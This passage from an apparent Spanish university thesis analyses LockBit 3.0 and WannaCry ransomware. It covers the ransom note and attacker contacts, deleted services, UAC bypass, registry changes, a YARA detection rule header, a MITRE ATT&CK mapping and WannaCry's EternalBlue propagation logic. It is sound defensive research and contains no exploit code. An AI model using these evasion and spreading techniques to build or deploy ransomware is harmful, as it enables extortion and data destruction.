


Figura 4.464: Nota de rescate generada por LockBit 3.0

En la nota se incluyen dos direcciones de correo para contactar con los atacantes, `fastwindGlobe@mail.ee` y `fastwindglobe@cock.li`, que pertenecen a proveedores poco convencionales, para dificultar su rastreo. También, ofrece un canal alternativo mediante la plataforma Telegram en la cuenta `@decryptfastwind`. Finalmente, muestra un identificador único de descifrado (*DECRYPTION ID*) para el sistema comprometido, que reconocerá el atacante con los datos exfiltrados.

## Análisis de procesos y servicios

Utilizando la herramienta **Process Hacker**, se puede observar el historial de procesos tras la ejecución del malware. Entre las acciones destacadas se encuentra la eliminación de varios servicios del sistema:

Time	Message
21:54:04 07/06/2025	Service deleted: VSStandardCollectorService150 (Visual Studio Standard ...)
21:54:04 07/06/2025	Service deleted: VSS (Volume Shadow Copy)
21:54:04 07/06/2025	Service deleted: Sense (Windows Defender Advanced Threat Protection S...)
21:54:04 07/06/2025	Service deleted: vmicvss (Hyper-V Volume Shadow Copy Requestor)
Time	Message
21:57:33 07/06/2025	Service deleted: CDPUUserSvc_a9420 (Connected Devices Platform User ...)
21:57:33 07/06/2025	Service deleted: PimIndexMaintenanceSvc_a9420 (Contact Data_a9420)
21:57:33 07/06/2025	Service deleted: OneSyncSvc_a9420 (Sync Host_a9420)
21:57:33 07/06/2025	Service deleted: UserDataSvc_a9420 (User Data Access_a9420)

Figura 4.465: Servicios eliminados tras la ejecución de LockBit 3.0

Al suspender el proceso activo de LockBit tras su ejecución, se puede comprobar que el token de seguridad del proceso es `LUA://DecHdAutoAp`, indicando que el bypass del Control de Cuentas de Usuario (UAC) se realizó correctamente. Además, el proceso aparece marcado como elevado:




Figura 4.466: Token LUA indicando bypass exitoso del UAC

## Modificación del fondo de escritorio e iconos del sistema

LockBit almacena los archivos del fondo de escritorio y el ícono del sistema en la ruta C:/ProgramData:




Figura 4.467: Ficheros .bmp y .ico generados por LockBit en C:/ProgramData

El fondo de escritorio corresponde al archivo **AFFGduKAp.bmp**:




Figura 4.468: Fondo de escritorio malicioso

Dicho fondo se configura como fondo por defecto mediante una modificación del registro en la clave:

HKEY\_CURRENT\_USER\Control Panel\Desktop

Con el valor correspondiente a la ruta del archivo:

C:/ProgramData/AFFGduKAp.bmp

Computer\HKEY_CURRENT_USER\Control Panel\Desktop			
	Name	Type	Data
Computer	WallPaper	REG_SZ	C:\ProgramData\AFFGduKAp.bmp

Figura 4.469: Clave de registro que establece el fondo de escritorio

Por otra parte, el ícono por defecto de los archivos cifrados es AFfGduKAp.ico:



Figura 4.470: Ícono personalizado del ransomware LockBit 3.0

Este ícono se asigna en el registro con la clave:

HKEY\_CLASSES\_ROOT\AFFGdukAp\DefaultIcon

Con el valor correspondiente a la ruta:

C:/ProgramData/AFFGdukAp.ico

Computer\HKEY_CLASSES_ROOT\AFFGdukAp\DefaultIcon			
	Name	Type	Data
> ADOMD.Catalog.6.0	ADOMD.Catalog.6.0	REG_SZ	C:\ProgramData\AFFGdukAp.ico
> ADOMD.Cellset	(Default)		
> ADOMD.Cellset.6.0			

Figura 4.471: Ruta al icono malicioso almacenada en el registro

#### 4.2.5. Regla YARA personalizada

##### Regla YARA

Las reglas **YARA** son una herramienta utilizada por los analistas para identificar y clasificar malware mediante la definición de patrones basados en cadenas, secuencias de bytes o patrones específicos, que cumple un papel clave en *threat hunting* y análisis de malware. En este caso, se ha elaborado una regla personalizada para detectar LockBit 3.0 en base a características únicas observadas durante el proceso de ingeniería inversa.

Esta regla se ha construido teniendo en cuenta:

- Tres cabeceras inusuales en el binario, presentes también en otras variantes.
- Firma única extraída de la función de hashing personalizado.
- Patrón de trampolines creados para almacenar punteros a funciones API.
- Técnicas de antidepuración presentes la ejecución.
- Codificación Base64 modificada.
- Función de lista blanca de idiomas.

La condición más propensa a fallar es la relacionada con las cadenas ofuscadas, ya que la máscara empleada (como 0x10035fff) puede cambiar fácilmente en variantes futuras.

Listado 4.34: Regla YARA para la detección de LockBit 3.0

```
rule LockBit_3_0_victorK
{
    meta:
        author = "Victor Kravchuk Vorkevych"
        source = "TFG – Ingeniería Inversa de Malware: Análisis y Técnicas de evasión"
        sharing = "TLP:WHITE"
        status = "RELEASED"
        description = "Detecta el ransomware LockBit 3.0 basado en los hallazgos de ingeniería inversa"
        category = "MALWARE"
        creation_date = "2025-06-06"
```

## Verificación de la regla YARA

Para verificar el funcionamiento de la regla, se ha utilizado **YaraDBG** [437], un depurador YARA online en la web que permite comprobar reglas sin requerir de instalación local.

- 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.exe:

Al tratarse de la muestra principal se detectan correctamente todas las cadenas, coincidiendo múltiples veces.




Figura 4.472: Resultado del análisis YARA sobre la muestra principal.

- 0d38f8bf831f1dbbe9a058930127171f24c3df8dae81e6aa66c430a63cbe0509.exe:

Coincide con las cabeceras extrañas y la firma del hash personalizado.




Figura 4.473: Coincidencias parciales con cabeceras y hash.

- 80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce.exe:

Coinciden las cabeceras y el patrón del hash personalizado.




Figura 4.474: Detección por firmas de cabecera y hash.

- 391a97a2fe6beb675fe350eb3ca0bc3a995fda43d02a7a6046cd48f042052de5.exe:

Igual que antes, coinciden las firmas de cabecera y el hash personalizado.




Figura 4.475: Coincidencias similares en otra variante.

## Conclusión

Gracias al uso combinado de patrones característicos que se han extraído en el proceso ingeniería inversa como las cabeceras atípicas, el algoritmo de hash personalizado, trampolines generados en memoria y técnicas de antidepuración, esta regla YARA permite detectar con fiabilidad tanto la muestra original de LockBit 3.0 como múltiples variantes relacionadas. Como LockBit 3.0 genera múltiples cadenas y estructuras a partir de propiedades del equipo comprometido, su comportamiento cuenta con un grado de pseudoaleatoriedad, que complica enormemente el encontrar firmas significativas. Por ello, la única forma efectiva de detección consiste en identificar funciones críticas que persistan en otras variantes, como la función personalizada de hashing y las cabeceras atípicas, las cuales tienden a replicarse en otras muestras pese a su sofisticación con los mecanismos de ofuscación aplicados.

### 4.2.6. MITRE ATT&CK Framework

El **framework MITRE ATT&CK** [96] es una base de conocimiento curada que documenta tácticas y técnicas utilizadas por actores maliciosos reales, que facilita a los analistas clasificar comportamientos maliciosos según las etapas del ataque. En este caso se ha mapeado las técnicas utilizadas por LockBit 3.0 para mostrar las tácticas y técnicas que usa en cada etapa.

Fase	Técnica	ID	Evidencia
<b>1. Acceso Inicial</b>	El malware puede distribuirse por múltiples medios	—	La muestra fue obtenida manualmente desde MalwareBazaar, por lo que no hay infiltración en este caso.
<b>2. Ejecución</b>	<i>Intérprete de Comandos y Scripts:</i> PowerShell	T1059.001	Utiliza comandos PowerShell para forzar gpupdate en los equipos del Directorio Activo.
	Comunicación entre procesos: Component Object Model	T1559.001	Usa objetos COM como ICMLuaUtil para lanzar el programa con privilegios elevados.
	API Nativa	T1106	Uso indirecto de funciones nativas tras la carga dinámica de APIs.
	Tareas programadas	T1053.005	Configura tareas en los equipos del Directorio Activo para ejecutar una copia del malware compartida.
	Instrumentación de administración de Windows (WMI)	T1047	Usa WMI para eliminar copias sombra.
<b>3. Persistencia</b>	Claves Run del Registro	T1547.001	Crea persistencia en el Registro.
	Inyección en controlador de LSASS	T1547.008	Inyecta una canalización con nombre en lsass.exe para obtener un token privilegiado.
<b>4. Escalada de privilegios</b>	Abuso del control de cuentas de usuario (UAC)	T1548.002	Usa el objeto COM ICMLuaUtil para eludir UAC y relanzar LockBit con privilegios elevados.
	Manipulación de tokens: suplantación o robo	T1134.001	Suplanta el token de explorer.exe.

Fase	Técnica	ID	Evidencia
	Cuentas válidas	T1078	Prueba credenciales comunes de Directorio Activo en busca de una cuenta de administrador.
<b>5. Evasión de defensa</b>	Evasión de depuradores	T1622	Cuenta con varias técnicas de antidepuración revisando los campos Flags y ForceFlags del montón del procesador y de los creados.
	Desofuscación de archivos o información	T1140	Desofuscación con máscara 0x10035fff, Base64 y la función personalizada XOR de varias rondas.
	Modificación de directivas de grupo (GPO)	T1484.001	Desactiva Windows Defender por GPO y configura la ejecución de una copia del malware en SYSVOL.
	Suplantación de argumentos de proceso	T1564.010	Suplanta la línea de comandos en el PEB como <code>dllhost.exe</code> .
	Deshabilitar herramientas defensivas	T1562.001	Detiene servicios de seguridad de Windows y herramientas antivirus como Sophos.
	Desactivar firewall del sistema	T1562.004	Desactiva las reglas del firewall de Windows en los equipos del Directorio Activo.
	Borrado de logs de eventos de Windows	T1070.001	Borra los registros del sistema.
	Ejecución indirecta de comandos	T1202	Construye trampolines en un montón tras resolver APIs dinámicamente en <code>load_apis_func()</code> .
	Archivos ofuscados	T1027	Payload ofuscado con XOR y descomprimido vía el algoritmo descompresor de aPLib.
	Inyección de proceso: secuestro de hilo	T1055.003	Inyecta payload y lo ejecuta en procesos remotos.
	Carga reflectiva de código	T1620	Carga código en memoria de forma dinámica.
<b>6. Acceso a credenciales</b>	Fuerza bruta: Password spraying	T1110.003	Prueba un listado de credenciales comunes de Directorio Activo hasta que encuentra un usuario valido o se agote.
<b>7. Descubrimiento</b>	Descubrimiento del sistema	T1082	Recopila información del sistema antes de su exfiltración.
	Detección del idioma del sistema	T1614.001	Comprueba si el idioma del usuario está en una lista blanca.
<b>8. Movimiento lateral</b>	Contenido compartido contaminado	T1080	Copia LockBit en SYSVOL y lanza GPOs para forzar su ejecución en el Directorio Activo.
<b>9. Recolección</b>	Datos del sistema local	T1005	Recoge datos del equipo antes del cifrado para su exfiltración.
<b>10. Exfiltración</b>	Exfiltración por servicio web	T1567	Exfiltra datos vía HTTP POST.
<b>11. Impacto</b>	Destrucción de datos	T1485	Elimina copias sombra (VSS).

Fase	Técnica	ID	Evidencia
	Cifrado de archivos	T1486	El objetivo principal es cifrar archivos del usuario para exigir un rescate.
	Desfiguración interna del sistema	T1491.001	Cambia el ícono por defecto de los archivos encriptados y el fondo de escritorio de las víctimas.
	Inhabilitar recuperación del sistema	T1490	Elimina copias sombra (VSS) usadas para recuperación.
	Detención de servicios	T1489	Detiene servicios como SQL y herramientas de copias de seguridad como Veeam.



# Capítulo 5

## Comparativa entre los casos de estudio

En este capítulo se realiza el resumen ejecutivo de las dos muestras de ransomware, ya analizadas, elegidas por su relevancia histórica y nivel de sofisticación, que pertenecen a épocas distintas. De dichas muestras se comparan sus aspectos principales y se extraen conclusiones preliminares. El apartado 5.1. **Resumen ejecutivo:** WannaCry presenta un *resumen técnico* detallado de la muestra correspondiente al ransomware WannaCry, mientras que en el apartado 5.2. **Resumen ejecutivo:** LockBit 3.0 expone el *resumen técnico* de la muestra de LockBit 3.0. Ambos apartados exponen de forma estructurada y resumida el funcionamiento interno de cada amenaza, priorizando especialmente las técnicas de evasión, mecanismos de persistencia y mecanismos de propagación. Tras esto, en el apartado 5.3. **Comparativa de ambas muestras** se realiza la *comparativa técnica* entre ambas muestras destacando los principales aspectos característicos. Finalmente, en el apartado 5.4. **Conclusiones preliminares del análisis** se exponen las *conclusiones* obtenidas tras la comparación, sintetizando la evolución entre ambas muestras y la complejidad asociada a su neutralización.

### 5.1. Resumen ejecutivo: WannaCry

**WannaCry** fue protagonista de una de las campañas más perjudiciales a nivel global en mayo de 2017, destacando por sus técnicas de cifrado de archivos y, especialmente, por su capacidad avanzada de autopropagación en redes internas y externas, facilitando su rápida expansión al tratarse de una vulnerabilidad de día cero, desconocida en ese entonces. El malware explota una vulnerabilidad crítica en el protocolo SMBv1 (CVE-2017-0144), mediante el uso del exploit **EternalBlue**, una herramienta supuestamente desarrollada originalmente por la Agencia de Seguridad Nacional de Estados Unidos (NSA), que fue filtrada por el grupo **Shadow Brokers**. La lógica del malware consigue autopropagarse de forma indiscriminada en cualquier sistema vulnerable, sin requerir intervención del usuario, particularmente efectiva en sistemas desactualizados y mal protegidos.

Primero, el malware comprueba si la siguiente URL existe:

<http://www.iuquerfsodp9ifjaposdfjhgosurijfaewrwegwea.com>

Esta dirección es aleatoria y no debería existir, por lo que si establece conexión no se

ejecuta ya que asume que el entorno está siendo virtualizado, actuando como un mecanismo de interrupción.

Si el ejecutable no recibe argumentos, como es el caso inicial, el malware crea un servicio de sí mismo con las siguientes características:

- **Nombre interno:** mssecsvc2.0
- **Nombre para mostrar:** Microsoft Security Center (2.0) Service
- **Ruta del ejecutable:** Ruta al binario actual seguido del parámetro -m security
- **Tipo de servicio:** servicio de proceso propio (0x10)
- **Tipo de inicio:** automático (2)

Name	Display name	Type	Status	Start type	PID
 mssecsvc2.0	Microsoft Security Center (2.0) Service	Own process	Running	Auto start	9000

Figura 5.1: Servicio mssecsvc2.0

Esto provoca que el servicio creado por el malware entre en el flujo alternativo, donde lleva a cabo el exploit de **EternalBlue** sobre el puerto SMB 445, aprovechando la *puerta trasera DoublePulsar*, o ejecutando de forma manual el exploit, si fuese necesario. Para ello, el malware genera múltiples hilos paralelos que escanean e infectan equipos tanto en la red local como en redes externas (WAN). Concretamente, se crea un hilo exclusivo para la red local y 128 hilos paralelos dedicados al escaneo de redes globales.

En el caso de la red local (LAN), el malware identifica los adaptadores de red disponibles y calcula tanto las direcciones de red como las de *broadcast*, lo que le permite obtener un conjunto de posibles víctimas dentro del mismo segmento de red.

Para las redes externas (WAN), el enfoque es parecido pero más agresivo, ya genera direcciones IP aleatorias que cumplen con las siguientes restricciones: el primer octeto no puede ser 127 (por corresponder a localhost) ni mayor o igual a 224 (por pertenecer a rangos reservados o *multicast*). Una vez verificada esta condición, se obtienen todas las IPs en la máscara /24 como posibles víctimas.

A partir de este punto, ambos contextos (local y WAN) siguen el mismo flujo de explotación:

- Se valida la conectividad al puerto 445 (SMB) mediante la función `socket()` [38].
- Si la conexión es posible, intenta explotar **EternalBlue** de acuerdo con el siguiente proceso:
  - Si detecta la presencia de la *puerta trasera DoublePulsar*, observando el campo Multiplex ID si contiene el valor 0x51, inyectando así directamente el *ejecutable*.
  - En caso contrario, realiza un exploit manual mediante el comando SMB `SMB_COM_TRANSACTION2_SECONDARY` [39].

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
24d004a10...	DESKTOP-EBNIISE	56097	169.254.210.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56098	169.254.211.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56159	169.254.212.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56160	169.254.213.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56166	169.254.214.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56167	169.254.215.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56179	169.254.216.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56180	169.254.217.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56181	169.254.218.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56182	169.254.219.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56235	169.254.220.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56236	169.254.221.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56237	169.254.222.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56279	169.254.223.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56299	169.254.224.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56306	169.254.225.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56307	169.254.226.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56308	169.254.227.19	445	TCP	SYN sent	mssecsvc2.0
